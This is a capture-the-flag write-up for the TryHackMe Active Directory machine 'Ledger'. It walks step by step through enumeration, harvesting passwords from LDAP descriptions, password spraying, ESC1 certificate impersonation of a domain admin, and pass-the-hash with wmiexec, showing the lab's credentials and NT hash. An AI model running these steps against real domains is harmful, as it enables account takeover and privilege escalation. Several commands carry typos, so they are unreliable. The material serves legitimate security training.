Ledger

Enumeration

Nmap

```
rustscan -a <t-ip> -- -A
```

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Pl
us

80/tcp    open  http          syn-ack ttl 127 Microsoft IIS
httpd 10.0

|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE

88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Win
dows Kerberos (server time: 2025-07-11 18:45:02Z)

135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Win
dows RPC

139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Win
dows netbios-ssn

389/tcp   open  ldap          syn-ack ttl 127 Microsoft Win
dows Active Directory LDAP (Domain: thm.local0., Site: Defa
ult-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:labyrinth.thm.local, DNS:th
m.local, DNS:THM
```

```
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-12T07:32:36
| Not valid after:  2024-05-11T07:32:36
| MD5:   eae1:9bc6:ffbf:ac19:f750:22bd:7186:943a
| SHA-1: 5bd6:40fd:76e2:d5ab:3909:5bcc:7a4f:4f4c:f7c6:2e34
|_ssl-date: 2025-07-11T18:46:17+00:00; -1s from scanner time.

443/tcp   open  ssl/http      syn-ack ttl 127 Microsoft IIS httpd 10.0
|_ssl-date: 2025-07-11T18:46:17+00:00; 0s from scanner time.
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-12T07:26:00
| Not valid after:  2028-05-12T07:35:59
| MD5:   c249:3bc6:fd31:f2aa:83cb:2774:bc66:9151
| SHA-1: 397a:54df:c1ff:f9fd:57e4:a944:00e8:cfdb:6e3a:972b
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|_  http/1.1
|_http-title: IIS Windows Server

445/tcp   open  microsoft-ds? syn-ack ttl 127

464/tcp   open  kpasswd5?     syn-ack ttl 127
```

```
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-11T18:46:17+00:00; -1s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:labyrinth.thm.local, DNS:thm.local, DNS:THM
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-12T07:32:36
| Not valid after:  2024-05-11T07:32:36
| MD5:   eae1:9bc6:ffbf:ac19:f750:22bd:7186:943a
| SHA-1: 5bd6:40fd:76e2:d5ab:3909:5bcc:7a4f:4f4c:f7c6:2e34

3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: thm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-11T18:46:18+00:00; 0s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:labyrinth.thm.local, DNS:thm.local, DNS:THM
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-12T07:32:36
| Not valid after:  2024-05-11T07:32:36
| MD5:   eae1:9bc6:ffbf:ac19:f750:22bd:7186:943a
| SHA-1: 5bd6:40fd:76e2:d5ab:3909:5bcc:7a4f:4f4c:f7c6:2e34

3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| ssl-cert: Subject: commonName=labyrinth.thm.local
| Issuer: commonName=labyrinth.thm.local
```

```
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-10T18:09:22
| Not valid after:  2026-01-09T18:09:22
| MD5:   ad50:b75a:d1e0:ef3a:1f8c:1c43:56d7:cddf
| SHA-1: 0e70:331d:2f85:abe6:00ee:9528:32e0:5596:a027:ca3e
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: LABYRINTH
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: labyrinth.thm.local
|   DNS_Tree_Name: thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-07-11T18:46:10+00:00
|_ssl-date: 2025-07-11T18:46:17+00:00; 0s from scanner tim
e.

9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message
Framing

47001/tcp open  http          syn-ack ttl 127 Microsoft HTT
PAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

SMB

```
smbclient -L //<t-ip>
```

```
┌──(shaheer㉿kali)-[~/thm/AD/Ledger]
└─$ smbclient  -L \\10.10.35.107
Password for [WORKGROUP\shaheer]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
tstream_smbXcli_np_destructor: cli_close failed on pipe srvsvc. Error was NT_STATUS_IO_TIMEOUT
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.35.107 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

HTTP (80,443)

```
43/tcp   open  ssl/http      syn-ack ttl 127 Microsoft IIS
httpd 10.0
|_ssl-date: 2025-07-11T18:46:17+00:00; 0s from scanner tim
e.
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=thm-LABYRINTH-CA/domainComp
onent=thm
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm


80/tcp    open  http          syn-ack ttl 127 Microsoft IIS
httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
```


LDAP

```
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Win
dows Active Directory LDAP (Domain: thm.local0., Site: Defa
ult-First-Site-Name)
|_ssl-date: 2025-07-11T18:46:17+00:00; 0s from scanner tim
e.
```

```
| ssl-cert: Subject:
| Subject Alternative Name: DNS:labyrinth.thm.local, DNS:th
m.local, DNS:THM
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-12T07:32:36
| Not valid after:  2024-05-11T07:32:36
| MD5:   eae1:9bc6:ffbf:ac19:f750:22bd:7186:943a
| SHA-1: 5bd6:40fd:76e2:d5ab:3909:5bcc:7a4f:4f4c:f7c6:2e34
```

now we run netexec to whether we can connec with guest account

```
nxc smb ledger.thm -u guest -p ''
nxc smb ledger.thm -u guest -p '' --shares
```



RID Brute Forcing

filtering out the content of the file

```
grep 'SidTypeUser' nxc_rid.brute | cut -d'\\' -f2 | cut -d'
' -f1 > nxc_rid_brute
cat nxc_rid_brute; echo ''; wc -l nxc_rid_brute
```

if it doesnt work use cut command

```
cut <file>  -d '\' -f 2
```

after that run this to remove parenthesis

```
sed 's/ *(.*)//g' rid.txt > rid_users.txt
```

After that we gather the users now we will use netexecto gather description of the users

```
netexec -ldap labyrinth.thm -u '' -p '' -M get-desc-users
```

LDAP

Next, we try an anonymous LDAP search against the domain controller at <t-ip> on the default LDAP port (389), using the base DN `dc=thm,dc=local`. Since port 389 was found open during enumeration, this search helps gather valuable directory information such as users, groups, and organizational structure, which can aid in further attacks.

```
ldapsearch -x -H ldap://t-ip -b "dc=thm,dc=local" > ldapsea
rch.txt
```

When looking through the results, the description fields of some users stand out. For quick tracking, the results can be searched out directly using grep.

```
cat ldapsearch.txt| grep description
```

Found 2 users with password in description

```
# IVY_WILLIS, HRE, Tier 1, thm.local
description: Please change it: CHANGEME2023!
==============================================
# SUSANNA_MCKNIGHT, Test, ITS, Tier 1, thm.local
description: Please change it: CHANGEME2023!
```

Now we will use the password for other users to check whether it is coorect for any of them we collected with rid brute forcing

```
nxc smb ledger.thm -u usernames.txt -p 'REDACTED' --continu
e-on-success
```

We did not got any new account having this password so now we will use bloodhound to further enumerate the Target

```
loodhound-python -d thm.local -c All -u 'IVY_WILLIS' -p 'CH
ANGEME2023!' -ns 10.201.51.200 --dns-tcp
```


we see in bloodhound that SUSANNA_MCKNIGHT is member of Remote Desktop User Group so we logged in via RDP to the machine


we got the flag of user in Desktop

Now We will enumerate AD certificates to check for misconfigured templates using `certipy-ad` using credentials of SUSANNA_MCKNIGHT

```
certipy-ad find -u SUSANNA_MCKNIGHT@local.thm -p 'CHANGEME2
023!' -dc-ip 10.201.51.200 -vulnerable
```

We receive a json output with the results. The certificate templates `ServerAuth` and `Computer2` are misconfigured to allow **any authenticated user to enroll** and supply arbitrary subject names, enabling **ESC1 attacks** for impersonation via client authentication.






```
            "THM.LOCAL\\Enterprise Admins"
          ],
          "Write Property Enroll": [
            "THM.LOCAL\\Domain Admins",
            "THM.LOCAL\\Domain Computers",
            "THM.LOCAL\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "THM.LOCAL\\Authenticated Users",
        "THM.LOCAL\\Domain Computers"
      ],
      "[!] Vulnerabilities": {
        "ESC1": "Enrollee supplies subject and template allows client authentication."
      }
    }
  }
}
```

Using Bloodhound, we have already identified the user as one of the domain admins. We could therefore impersonate `BRADLEY_ORITZ` or the `Administrator` using `ESC1` to escalate our privileges. Let's continue with the ESC1 exploit.

We request a certificate as `SUSANNA_MCKNIGHT`, specify the Certificate Authority `thm-LABYRINTH-CA`, the machine `labyrinth.thm.local` and the vulnerable certificate template `ServerAuth`. Furthermore, the upn `bradley_ortiz@thm.local` to impersonate this identity. We receive a `.pfx` file


```
certipy-ad req -username SUSANNA_MCKNIGHT  -password 'REDACTED' -ca thm-LABYRINTH-CA -target labyrinth.thm.local -template ServerAuth -upn bradley_ortiz@thm.local -dns 10.10.161.74

#for me it was giving error so i replaced the labyrinth.thm.local with the IP
```



Now we will use the .pfx file to authenticate as BRADLEY_ORTIZ using the certificate. This will give us the NT hash.

```
certipy-ad auth -pfx bardley_ortiz_10.pfx -dc-ip 10.10.161.74
```



With the hash, we can use wmiexec to get an interactive session as `BRADLEY_ORTIZ`. We are able to reach the Administrator's Users folder, where the final flag is located at the Administrator's Desktop.

```
mpacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:16ec31963c93240962b7e60fd97b495d THM.LOCAL/bradley_ortiz@labyrinth.thm.local
```

```
┌──(sheru㉿kali)-[~/thm/AD/Machines/Ledger]
└─$ impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:16ec31963c93240962b7e60fd97b495d THM.LOCAL/bradley_ortiz@
labyrinth.thm.local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type \Users\Administrator\Desktop\root.txt
THM{THE_BYPASS_IS_CERTIFIED!}
C:\>
```